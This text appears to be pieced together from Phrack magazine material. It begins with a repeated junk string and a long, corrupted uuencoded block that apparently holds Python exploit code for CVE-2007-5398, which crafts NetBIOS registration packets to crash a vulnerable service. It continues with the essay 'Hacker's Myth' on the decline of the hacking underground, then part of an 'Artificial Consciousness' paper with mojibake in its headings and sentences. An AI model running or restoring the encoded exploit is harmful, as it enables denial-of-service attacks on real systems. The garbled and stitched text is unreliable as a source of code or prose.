71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71Y7W | R: 71YM:711;VYA;%]R<G,G+"`G(4@G*2P-"@T*"ODH("=Q=65R>5]N86UE)RP@)S,T M<R<I+T*"0DH("=Q=65R>5]T>7!E)RP@)R%()R`I+T*"0DH("=Q=65R>5]CM;&\$S<R<L("<A2"<@*2P-"@D)#0H)"2@@)V%D9&ET:6]N86Q?;F%M92<L("<R M<R<@*2P-"@D)*"`G861D:71I;VYA;%]T>7!E)RP@)R%()RDL#0H)"2@@)V%D M9&ET:6]N86Q?8VQA<W,G+"`G(4@G("DL#0H)"2@@)W1I;65?=&]?;&EV92<L M("<A3"<@*2P-"@D)*"`G9&\$T85]L96XG+"`G(4@G("DL#0H)"2@@)V\$D9&ETM:6]N86Q?9FQA9W,G+"`G(4@G("DL#0H)"2@@)V%D9&ET:6]N86Q?:7!A9&1R M)RP@)R%,)R`I#OH)*OT*#OIC;&%S<R!.34)?5')I9V=E<E]086-K970H:6UP M86-K970N < W1R=6-T=7) E+E-T<G5C='5R92DZ#0H) < W1R=6-T=7) E(#T@*`T* $\verb|M"0DH("=T<F$N<V$C=\&EO;E]|9"<L("<A2"<@*2P-"@D)*"`G9FQA9W,G+"`GPQA9W,G*"`GPQA9W,G*"`GPQA9W,G*`GPQA9W,G*`GPQA9W,G*`GPQA9W,G*`GPQA9W,G*`GPQA$`GPQA$``GPQA$``GPQA$``GPQA$``GPQA$``GPQA$``GP$ M(4@G*2P-"@D)*"`G<75E<W1I;VYS)RP@)R*()R`I+`T*"0DH("=A;G-W97)? $M<G(S)RP@)R%()R^I+^T*"ODH("=A=71H;W)I='E?<G(S)RP@)R%()R^I+^T*$ M"ODH("=A9&1I=&EO;F%L7W)R<R<L("<A2"<I+`T*#0H)"2@@)W%U97)Y7VYA M;64G+"`G,S1S)RDL#0H)"2@@)W%U97)Y7W1Y<&4G+"`G(4@G("DL#0H)"2@@ M)W%U97)Y7V-L87-S)RP@)R%()R`I+`T*"2D-"@T*8VQA<W,@0U9%7S(P,#=? M-3, Y.#H-"@T*"71A<F=E=',@/2!;#0H)"7L@#0H)"0DG;F%M92<Z("=\$96)UM9V=I;F<G+`T*"OD))V1E<V-R:7!T:6]N)SH@)U1H:7,@=&%R9V5T(&%I;7,@ M=&&@8W)A<V@@=&AE('9U;&YE<F*B;&4@<V5R=FEC92<L#0H)"0DG<F5G:7-TM97)?<&%C:V5T<R<Z(#\$P,`T*"0E]#0H)70T*"0D-"@T*"61E9B!?7VEN:71? M7RAS96QF+"!H;W-T+"!T87)G970I.@T*"0EI9BAT87)G970@/"`P(&]R('1A $M<F=E="`^(&QE;BAS96QF+G1A<F=E=',I*3H-"@D)"7)A:7-E($5X8V5P=&EO)$ M;BP@)TEN=F%L:60@=&%R9V5T(&ED('-P96-I9FEE9"X@4&QE87-E('-E92`M

M:"!F;W(@;6]R92!I;F9O<FUA=&EO;B<-"@T*"0ES96QF+FAO<W0@/2!H;W-T M#0H) "7-E; &8N=&%R9V5T7VED(#T@=&%R9V5T#0H-"@ED968@0W)E871E3DU" M4F5G:7-T97)086-K970H<V5L9BP@;F%M92P@:7`L(&9L86=S*3H-"@D)96YC M; V1E9%]N86UE(#T@:6UP86-K970N; FUB+F5N8V]D95]N86UE*&YA; 64L(#!X M, 6(L("(B*0T*#0H)"7!A8VME="`](\$Y-0E]296=I<W1E<E]086-K970H*0T*M"0EP86-K971;)W1R86YS86-T:6]N7VED)UT@/2!R86YD;VTN<F%N9&EN="@P M+"`P>&9F9F8I#OH)"7!A8VME=%LG9FQA9W,G72`](#!X,CDP,`T*"0EP86-K M971;)W%U97-T:6]N<R==(#T@,OT*"OEP86-K971;)V%N<W=E<E]R<G,G72`] M861D:71I;VYA;%]R<G,G72`](#\$-"@T*"0EP86-K971;)W%U97)Y7VYA;64G M72`](&5N8V]D961?;F%M90T*"0EP86-K971;)W%U97)Y7W1Y<&4G72`](#!X $\texttt{M,C^--} \texttt{"@D)} < \& \& \texttt{C:V5T6R} = \texttt{Q=65R} > \texttt{5} \texttt{]C;} \& \& \texttt{S} < \texttt{R} = \texttt{=(\#T@,'@P,OT*"OD-"@D)} < \& \& \texttt{C} = \texttt{(\#T@,'@P,OT*"OD-"@D)} < \& \& \texttt{C} = \texttt{(\#T@,C)} = \texttt{(\#T@$ M:V5T6R=A9&1I=&EO;F\$L7VYA;64G72`](")<>&,P7'@P8R(-"@D)<&&C:V5TM6R=A9&1I=&EO;F%L7W1Y<&4G72`](#!X,#`R,`T*"0EP86-K971;)V%D9&ET M:6]N86Q?8VQA<W,G72`](#!X,#`P,OT*"0EP86-K971;)W1I;65?=&]?;&EV M92 = (#T@, T*"0EP86 - K971;)V1A = &?; &5N)UT@/2V#0H)"7!A8VME = %LGM861D:71I; VYA; %]F; &%G<R==(#T@9FQA9W,-"@D)<&%C:V5T6R=A9&1I=&EO M;F%L7VEP861D<B==(#T@:7`-"@D-"@D)<F5T=7)N('-T<BAP86-K970I#0H-M"@ED968@5')I9V=E<E9U;&YE<F%B:6QI='DH<V5L9BDZ#0H)"6YA;64@/2!I M;7!A8VME="YN;6(N96YC;V1E7VYA;64H)RHG+"`P>#%B+"`B(BD-"@T*"0DC M(\$ET(&%P<&5A<G,@:6UP86-K970N;FUB+F5N8V]D95]N86UE(&1097,@;F]T M;V1E#0H)"2,@=&AE('1Y<&4@;6%N=6%L;'D-"@T*"0EN86UE(#T@;F%M95LZ M,S*=("L@(EQX-#)<>#1C(B`K(&YA;65;,S,Z70T*#0H)"71R:6=G97(@/2!. M34)?5')I9V=E<E]086-K970H*0T*"0ET<FEG9V5R6R=T<F%N<V%C=&EO;E]I M9"==(#T@<F\$N9&]M+G)A;F11;G0H,"P@,'AF9F9F*0T*"0ET<FEG9V5R6R=FM; & G < R = (#T@, '@P, 3`P # 0 H) "71R: 6 = G97);) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 - T: 6] N < R = (#T@, 0T*) W & U97 -M"0ET<FEG9V5R6R=A;G-W97)?<G)S)UT@/2`P#0H)"71R:6=G97);)V%U=&AO M<FET>5]R<G,G72`](#`-"@D)=')I9V=E<ELG861D:71I;VYA;%]R<G,G72`] M(#`-"@T*"0ET<FEG9V5R6R=Q=65R>5]N86UE)UT@/2!N86UE#0H)"71R:6=G M97);)W%U97)Y7W1Y<&4G72`](#!X,C`)#0H)"71R:6=G97);)W%U97)Y7V-L M87-S)UT@/2`P>#`Q#0H-"@D)<VMT(#T@<V5L9BY#;VYN96-T*"D-"@D)<VMT M+G-E; F0H<W1R*'1R:6=G97(I*0T*"0ES:W0N8VQO<V4H*0T*#0H)9&5F(\$UA M:V5.86UE*'-E; &8I.@T*"0EL971T97)S(#T@6VD@9F]R(&D@:6X@<F%N9V4H M;W)D*"=!)RDL(&]R9"@G6B<I*S\$I70T*"0ER86YD;VTN<VAU9F9L92AL971T M97)S*OT*"OEN86UE(#T@<F%N9&]M+G-A;7!L92AL971T97)S+"!R86YD;VTN M<F%N9&EN="@R+"`Q-"DI#OH)"6YA;64@/2`G)RYJ;VEN*%MC:'(H:2D@9F]R M(&D@:6X@:F\$M95TI#0H-"@D)<F5T=7)N(&YA:64-"@T*"61E9B!#<F5A=&50M86-K971S*'-E; &8I.@T*"0EP86-K971S(#T@6UT-"@D)#0H)"69O<B!I(&EN M(')A;F=E*'-E;&8N=&\$R9V5T<UMS96QF+G1A<F=E=\$]I9\$U;)W)E9VES=&5RM7W!A8VME=',G72DZ#0H)"0DC(&EP(#T@<F%N9&]M+G)A;F1I;G0H,"P@,'AF M9F9F9F9BD-"@D)"6EP(#T@,'@V.#8Y-F\$V8@T*"0D);F%M92`]('-E;&8N M36%K94YA;64H*OT*"OD)<&%C:V5T(#T@<V5L9BY#<F5A=&5.34)296=I<W1E M<E!A8VME="AN86UE+"!I<"P@,'@V,#`P*OT*"OD)<&%C:V5T<RYA<'!E;FOH M96QF*3H-"@D)<VMT(#T@<V]C:V5T+G-08VME="AS;V-K970N049?24Y%5"P@ M < V]C:V5T+E-/0TM?1\$=204TL(#`I#0H)"7-K="YC;VYN96-T*"AS96QF+FAOM<WOL(#\$S-RDI#0H)"7)E='5R;B!S:W0-"@T*"61E9B!396YD4&%C:V5T<RAS M96QF+"!P86-K971S*3H-"@D)<VMT(#T@<V5L9BY#;VYN96-T*"D-"@D)9F]R M('!A8VME="!I;B!P86-K971S.@T*"0D)<VMT+G-E;F0H<&%C:V5T*0T*"0D) M = &EM92YS; &5E < @P + C\$I # 0H - @D) < VMT + F - L; W - E* "D - "@T* # 0H) 9 & 5F (') UM;BAS96QF*3H-"@D)<&%C:V5T<R`]('-E;&8NOW)E871E4&%C:V5T<R@I#0H) M"7-E;&8N4V5N9%!A8VME=',H<&%C:V5T<RD-"@T*"0ES96QF+E1R:6=G97)6 M=6QN97)A8FEL:71Y*"D-"@D-"F1E9B!P87)S95]A<F=S*&%R9W,I.@T*"69R M;VT@;W!T<&%R<V4@:6UP;W)T(\$]P=&EO;E!A<G-E<@T*#0H)<&%R<V5R(#T@ M3W!T:6]N4&%R<V5R*"D-"@EP87)S97(N<V5T7V1E9F%U;'1S*&AO<W0]3F]N $\texttt{M=\&EO;B@G+2UH;W-T)RP@9\&5S=\#TB:\&]S="(I\#0H)<\&\$R<V5R+F\$D9\$]O<'11I' + (I\#0H)<\&\$R<V5R+F\$D9\$]O<'11I' + (I\#0H)<\&\$R<V5R+F\$D9\$]O<'11I' + (I\#0H)<$ M;VXH)RTM=&%R9V5T)RP@9&5S=#TB=&%R9V5T(BP@='EP93TB:6YT(BD-"@EP M87)S97(N861D7V]P=&EO;B@G+2UL:7-T)RP@9&5S=#TB;&ES="(L(&%C=&EO M;CTB<W1O<F5?=')U92(I#0H-"@EO<'1S+"!A<F=S(#T@<&%R<V5R+G!A<G-E

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==Phrack Inc.==

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Hacker's Myth

This is a statement on the fate of the modern underground. There will be none of the nostalgia, melodrama, black hat rhetoric or white hat over-analysis that normally accompanies such writing.

Since the early sixties there has been just one continuous hacking scene. From phreaking to hacking, people came and went, explosions of activity, various geographical shifts of influence. But although the scene seemed to constantly redefine itself in the ebb and flow of technology, it always had a direct lineage to the past, with similar traditions, culture and spirit.

In the past few years this connection has been completely severed.

And so there's very little point in writing about what the underground used to be; leave that to the historians. Very little point writing about what should be done to make everything good again; leave that to the dreamers and idealists. Instead I'm going to lay down some cold hard facts about the way things are now, and more importantly, how they came to be this way.

This is the story of how the underground died.

The Security Industry

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- ™- The Animals, circa 1964

There is little doubt that the explosion of the security industry has directly coincided with the decline of the hacking scene. The hackers of the eighties and nineties became the security professionals of the new millennium, and the community suffered for it.

The fact is that hackers, mostly on an individual basis, decided to

use their passion as a source of income. Whether this is good, bad, or just pragmatic is completely irrelevant. Nearly all the hackers that could get jobs did. For the individuals that decision has been made (for better or worse), and in general there's nothing that will change this.

This was a hacker exodus. What really mattered was not the loss of any individuals, but the cumulative effect this had on the underground. The more hackers that left the underground for a corporate life, the fewer that came in. And those who stayed became entrenched, increasingly disconnected.

Collaboration in this new age of career hackers has all but ceased to exist. Individuals are now obsessed with credit. For their career, for their standing in the community, it must be absolutely clear who this research, this vulnerability, or even this opinion belongs to.

There is no trust in this corporate community; an underground issue greatly amplified by corporate motivations. A single person can go months or even years without telling anyone exactly what he is working on, and whats more, will be genuinely worried about someone "publishing" their results before him. There is no respect for the information he holds, no belief that information should be free, no belief that research should be open. All that matters is credit; all that matters is fame and money, their career.

This is purely the fault of the security industry, who has exploited and cultivated this culture, designed it for their needs. The truly sad thing is that the corporate security world hasn't realized that they are sitting on a gold mine, and as a result the mine is likely to collapse; and likely to take their industry down with it.

The security industry uses information as its sole commodity, information about insecurity. Who has the information, and who doesn't is what makes this economy work. Whats more, the economy has been founded on the continued output of a finite group of hackers. For the most part, founded on those hackers that came out of the underground scene at their technical prime.

But these hackers are not going to continue their production indefinitely. They will lose their technical edge, move on to other industries, perhaps climb the ladder up to management, and then retire. The question is, then what? Then it will be up to the new wave of young security professionals, whose motivation is as much financial as it is passion for the technology and the thrill of the hacking game.

To imagine that these new wave office workers, university trained and disinterested, can match the creative output of a genuine hacker is laughable. The industry will stagnate under these conditions. The rapid technical advancement we have seen will end, no more breakthroughs: no more new security products or services. Just the same old techniques being rehashed again and again until the rock has been bled dry.

I am trying to show you the symbiotic nature of the security industry and the hacking scene. Industry needs insecurity to survive, there is no doubt about this. A secure and stable Internet is not profitable for long. Hackers provided instability, change, chaos. So the industry became a parasite on the hacking scene, devouring the talent pool without giving anything back, not thinking of what will happen when there are no more hackers to consume.

For this reason, the security industry, much like the hacker underground,

is doomed, perhaps even destined for failure. But for now, all that matters is that we have a thriving industry and...

A hacker underground proclaimed to be dead.

Black Hat, Two Faces

It would be easy to lay the blame squarely on the shoulders of the security industry. A lot of people have. Unfortunately, its not that simple. Perhaps the underground could have survived without the lure of a six figure job, but one thing should be made clear. The self-proclaimed black hat movement does nothing to help.

Various black hat groups have claimed to be the voice of the underground, but the black hat scene was only ever a pale imitation of the actual underground. The underground wasn't at all interested in public self-aggrandizement, but this is all the black hats ever did. All that their various rants and escapades accomplished was to show how desperate they actually were for fame and recognition.

But whats worse, while they often talk a big game, they very rarely have the pedigree to back it up. This is mostly because these self-proclaimed black hats are really just as self-serving as the white hats they pretend to detest. With few exceptions, those black hats that aren't already working in the security industry are those that don't have the skills to cut it.

The entire anti-security theme was simply embarrassing. This was just the black hat movement admitting that they couldn't step up and represent in an increasingly technical world. Where once hacking skill commanded respect, now the black hats were promoting misinformation in order to make what few hacks they managed to pull off easier. They couldn't step up to a challenge, they couldn't outsmart the white hats they so detest.

This ineptitude and misguided fervor of the black hat scene had a massive negative impact on the hacking underground. The true voice of the underground was lost behind the noise and drama, until the voice became a whisper.

And then eventually fell silent.

Technology

The very nature of technology, a dynamic and intractable force, had a lot to say in the demise of the hacking world. In many cases, if a black hat had been active 5 or 10 years earlier they would have been technically competent and may well have contributed significantly. This is because with the utmost respect, and despite all the nostalgia, hackers of the past had it easy.

In the early years, the problems hackers faced were largely related to the availability of information. Isolated groups of people had their tricks and techniques, and sharing this information was problematic. This is in direct contrast with the situation today, where there is an excess of information but a void of quality.

As a result of many differing factors, the world is becoming aware of the

threats posed by lax security. When there is money at risk, steps will be taken to protect those assets. We see now an increasing move towards technical security mechanisms being employed as part of a defense in depth strategy, and as a result, to be a hacker today requires immense technical ability in a broad range of disciplines. It takes years of individual study to reach this level.

But unfortunately, fewer and fewer people are willing, or indeed capable of following this path, of pursuing that ever-unattainable goal of technical perfection. Instead, the current trend is to pursue the lowest common denominator, to do the least amount of work to gain the most fame, respect or money.

There has also been an increasingly narrow range in what is published. In part this is because of the lack of accessibility of certain systems (through obscurity or price), but this is also increasingly dictated by fashion. In a desire to fit in with the community, to be accepted in to conferences, to be seen doing the right things in the right places with the right people, researchers are all too happy to slot in to this pattern of predictable and narrow progress.

And even then, the standards of what makes acceptable research, or for what makes a vulnerability interesting, drops with every year. The gap between offensive research and defensive implementations continues to grow, to the point where public vulnerability research has become a parody of what it once was, a type of inside joke.

There is no creativity, no sense of arcana anymore.

Criminals

From Operation Sundevil to cyber terrorism. The criminalization of computer hacking and, by association, computer hackers had a devastating impact on the underground. Hacking was criminalized in two ways, both of near equal importance: by legislation of computer crimes, and by the new trend of genuine criminals using hacking as a method for fraud.

There should be a clear separation between these two things. The fact that the underground collectively became criminals under the law for what they had been doing for, in some cases, decades. And the fact that in public perception, even among professionals that should know better, there was very little distinction between a genuine hacker and those criminals using hacking purely as a method for profit.

Indeed, little of what organized crime and terrorist/activist groups are doing could justifiably be labeled hacking. It is simply convenient to make this simplification, in media and in industry. The security industry knows the difference, but they have no economic interest in there being any clarity on this point. Any sort of hacking, anything they can sensationalize enough to scare their profit margin up suits them perfectly.

For the underground, these issues largely affected individuals, not the broader structure of things. Each person had to make a personal decision on whether it was worth 1) being seen as a criminal under the law and 2) being seen as a criminal in public perception. Why should the hacker face this when such an easy, safe, respectable alternative is available in the security industry?

Even the term black hat has been twisted into something more closely aligned to organized crime. For all their faults, black hats were not (in theory) motivated by this type of money.

It comes down to an aging hacking population deciding, on an individual basis, to settle down with their families, their material possessions, their careers. No one can argue that there is anything wrong with this. It is just a fact that these hackers left the scene behind.

Leaving a void too large to be filled.

Forgotten Youth

The forgotten aspect of this whole story is, without doubt, the importance of new talent entering the world of hacking. Historically, hacking has belonged to the young. With every passing year, the average age of hackers collectively increases. Some would claim this is a sign of a maturing discipline. For surely, what could youth possibly contribute in this technological landscape? They call them kids, dismiss them as irrelevant.

Despite all of the issues facing the underground, if hackers had managed to get this one aspect right, if they had recognized the importance of those who would come after them, if they had given them something to aspire to be, if they had directly or indirectly taught them the accumulated wisdom that so often separates a hacker from the crowd; then perhaps there still would be a hacker underground.

Nearly all of the situations surrounding the disestablishment of the underground were circumstantial, there was nobody to blame, and nothing that could be done. But one point for which this was not true was the underground's obligations to young hackers. An entire generation of talented hackers have lost the opportunity to become a part of something bigger than themselves by participating in a functioning hacking community, simply because hackers were too self-absorbed to notice.

The decline of the underground scene happened relatively quickly, and also relatively quietly. The hacker who left the underground behind for his new life was unlikely to justify or explain his choices. In fact it was more likely he would deny being changed at all. It's likely he'd even continue to have contact with his fellow ex-hackers, in some imitation of the underground scene. This only helped to obscure what was actually happening.

Today's youth, for the most part, have no true understanding of hackers or hacking. They have no knowledge of the history, no knowledge that a history even exists. Their hacker is the media's hacker, the cyber terrorist, the Russian mafia. This is unfortunate, but the real trouble begins for those few that somehow become interested enough to look a bit deeper.

The average person requires some form of role model, something to aspire to, to imitate and to an extent, to idolize. At this time, the only visible efforts were the white hat researchers, the black hat horde or various other technically inept self-proclaimed 'experts'. There is so little inspiring research, and even less inspiring hacking, that anyone new to the world of hacking is almost invariably left with a skewed impression of things.

Indeed, for a lot of the young people that managed to acquire the

necessary technical base, hacking was seen as simply an interesting career path. There is no passion in these people, no motivation to extend and create. A competent professional, valued employee.

But no longer a hacker.

The Forward Link

The hacker underground has been systematically dismantled, a victim of circumstance. There was no reason for this, no conspiracy, no winner. A conquered people, but with no conqueror, no enemy to fight. No chance of rebellion. Conquered by circumstance, if not fate.

At first this would seem to be a bleak message. What is the point of even trying anymore? Why practice a dead art? But the truth is that the art is not dead, just the circle that brought the artists together. The hacker underground is broken, but the hackers are not.

Casualties have been high; but there still exists a scattered, marginalized, and misrepresented people who are the hackers. Hackers, not black hat nor white, not professionals, not amateurs (surely none of this matters), are still out there in this world today, still with all the potential to be something great.

The question is not then how to artificially group these people into a new underground movement. The question is not how to mourn the passing of the golden days, how to keep the memories alive. There are no questions of this sort, no problems that can be solved or corrected by individual action.

All that remains is to relax, to do what you enjoy doing; to hack purely for the enjoyment of doing so. The rest will come naturally, a new scene, with its own traditions, culture and history. A new underground, organically formed over time, just like the first, out of the hacker's natural inclination to share and explore.

It will take time, and there will be difficulties. Some will not be able to let go of the past, and some will fail for not remembering it. But in the end, after everything has been said and done, the equilibrium will be restored.

A new world, at the frontier of cyberspace, belonging to the hackers by right.

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x0e of 0x0f

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= Artificial Consciousness]==
= A complete human behaviorism simulation	-
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In 1956 John McCarthy defined the term Artificial Intelligence as "The science and engineering of making intelligent machines". Obviously, while studying artificial thoughts processing, we eliminated the human factor of Neuro-linguistic filters that the brain applies on the meta receptors layer. A computer program simply will never tackle a thought based on impulsive reactions. There is no human behaviorism in AI. Instead, we substitute this mechanism with an algorithm of computational processing and information storage indexing. Here resides the very core of AI science. Many algorithms have been evolved and applied, overcoming faulty thinking, infinite loops of exclusive-OR decision making, and geographic/territorial mapping of robotics, and so forth. Fifty two years later, we intend to rationalize a new approach to this field, trying to keep away from science fiction.

This paper is fairly introductory to both classic AI and our AI model, and requires no prerequisite except a bit of curiosity for this field, so enjoy reading.

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 - b) Central Processing Spirit
- II. Character assignment design
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- b) "æWW&ò× W&f÷&Ö æ6P
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- IV. Conclusion

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- a) As a primary reflection on Artificial Intelligence, one must find it vital to proceed according to a precise scientific approach for analysis of thoughts.
- A thought is an idea. A piece of information that the mind recalls.

This (POI) is processed by the chemo-electronic factory of the brain, and gets tainted by the MIND. Neuro Linguistic Programming theories organized the brain functions and how it deals with information through various filters. We borrow a basic segment and build upon it a resemblance in machine land:

- Similar thoughts stored in memory (anchoring)
- Virtues and choices (decision making)
- Freedom to take risk endeavors. (problem solving)

b) To tackle this ordeal from ground zero would be an enormous load on one article or paper to handle. Therefore we assumed our study from a point where we have advanced in applying to our AI subject, using the international common speech utility that is the English language, coupled with a set of rules we engineer as an esthetical appeal for this entity. These rules, as we will explain later on, do not follow the EXPERT SYSTEM decision making logic, where as human knowledge changes, the entire module will have to be rebuilt; instead our model will take its decisions based on Index Priority, that varies automatically as the AI experiences new events. In other words, we design our program a personality. This generic model is based on dual channel thought processing, fed by a hierarchy of database storage devices where each family of thoughts is preserved in its own design. Some of these databases, or sets of thoughts, will have a read only access permission, some will have read and write access permission, and some will only have write permissions, to be used as a temporary allocated space for acquired thoughts before sending the entire data structure to Central Processing Spirit. As we amusingly named(CPS).

While the read only access structures will hold information that relate only

to the fundamentals of the entity's core design, and provide our first line of defense once the automation process of Self Information Gathering (SIG) will be launched; From supplied text experts, web information, news, and much more feeds;

the write only permission space will be as such for the sake of restricting the AI entity from any premature usage of these new acquired thoughts before

being processed, organized and approved by the CPS (or the programmer).

Thinking about this design will surely summon up issues of time consumption.

How long will this construction take?

A minimum of one human lifetime? But that is highly acceptable with the implementation of 2nd generation AI replication algorithms, which is a base model of AI hybrid reproduction, resulting in the jointure of 2 AI entities CPS and dBases.

This dual model inheritance is not designed to be similar to the human reproduction between one male and one female human beings, but it has to do with the design of dual channel thought processing as mentioned previously. We tend to believe that our model's reproduction, has to occur between one couple.

This is matter of MULTI AGENT PLANNING and community scheduling, and is beyond the scope of this paper.

II. Character assignment design

a) • 7-6†öÆöv-6 Â w&÷wF,à

"It's not how perfect you do something that's important, but how others perceive it."

A famous question is always there. Could a machine have life, or will it be dry simulation. Basically, this should not matter at all!

Regardless of the process a human being achieves in developing a unique character, and the tremendous complexity that subsists in his neuropsychological growth, it almost only pertains to how others interpret his reactions and behavior.

That in mind, we couldn't care less about how a machine obtaining a real genuine thought, or a lifelike style of its own. We will design an algorithm of learning that will eventually attribute a character to the machine, depending on how much and how fast it could process the SELECTED REACTIONS.

In other terms, given one action that is having ten children listen to an adult instruction such as "Finish your homework, then watch TV" we could observe ten different reactions ranging from obedience, to defiance. And that relates to:

In machine land, our CPS would have built a certain database of events in correlation with the outcome that happened, indexed them according to a judgmental scale, and throughout its uptime, it will select how to react upon life events according to what it has been fed as an Index Key Priority.

Technically speaking, this is very easily programmable with recent database technologies and language. The more parenting and training our CPS takes, and efficiency in our database selection design, the more chances are to obtain a unique character and attitude.

b) The two paradigms of learning that concern us are: SUPERVISED and UNSUPERVISED.

First, let us talk about the basics of machine learning. Classic AI always outlined machine learning from reaching a state of consciousness, as it is believed that computer learning is only about designing algorithms to find statistical regularities or various data patterns. And then tried to resolve problems such as Classifications, exclusive-OR decisions, and so forth, with Decision Trees. Decision Trees are a simple but effective logic design, where a chain of boolean questions might take you down the leafs as you pick up your choices Yes, No, No, Yes.

In our opinion, and as Neural Networks progress only showed, this design could attain at its best a good speech recognition utility or a medical assistance program that would diagnose and evaluate cancer subjects.

In this approach, Supervised Learning is the logic of feeding the AI with rules of a world (classification system) we already created, and relying heavily on the training our machine gets in order to minimize the error margin (Markov theorem, Bayesian Networks.)

On the other hand, Unsupervised Learning shifts interest more toward decision making than it is to classification. It is simply a way to find a framework suitable for decision oriented reasoning, based on a punish/reward outcome.

This model builds up a history of results, upon which it bases a statistical decision making techniques for the future questions at hand.

Clustering is the second Unsupervised Learning type, and is achieved by finding similarities in the training data, not trying to boost a utility function.

Now that this was said, let us think about the limitations.

Whether we preprogrammed the AI to reach a certain purpose, or by itself as a systematic self-learning module, the LEARNING mechanism should always follow one standard set of stimuli.

Let's outline this from the point of view of cognitive psychology: -"ÖVÖ÷'' æB &V6övæ-F-öââ -B -2 f -&Ç' 7G& -v‡ff÷'v &B |ö" f÷" programmer to design a system with pattern matching, measuring of distances, and sequential treatment of information.

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-F-7F-æwV-6, æB 76W72 6-Ö-Æ " -æf÷&Ö F-öâ -æF-6W2â §W7B Æ-¶R
-‡VÖ â FV¦ gRÂ -B ÕU5B &VÆ FR F†R WfVçB Fò F-ffW&VçB ö67W'&Væ6W2
-7F÷&VB -â F†R ÖVÖ÷'' æB FV6-FW2 -G2 &V 7F-öâ & 6VB öâ †÷p
significant the other instances were at the time. This will
eventually allow us to hope that this design would one day generate
(i.e)new sentences of its own.

Interesting! Imagine the AI analyzing large amounts of data, images, sounds... on a regular basis while indexing the databases according to what possible emotions they would generate, and have it finally trained for this evaluation. It should come as no surprise if we had a design that could write poetry!

- Comprehension. As absurd as this might sound, AI has better assimilating facilities than humans. The process of comprehension is the most complicated phenomenon observed in Neuroscience, but from the very simple facts we concluded, machinery has the upper hand due to greater speed of processing than and better memory storage than ours. Now this is not a comparison between Men and Machine. We simply mention this as a fact that AI surpasses the human limitations of comprehension and it is only intuitive that such a design is possible.
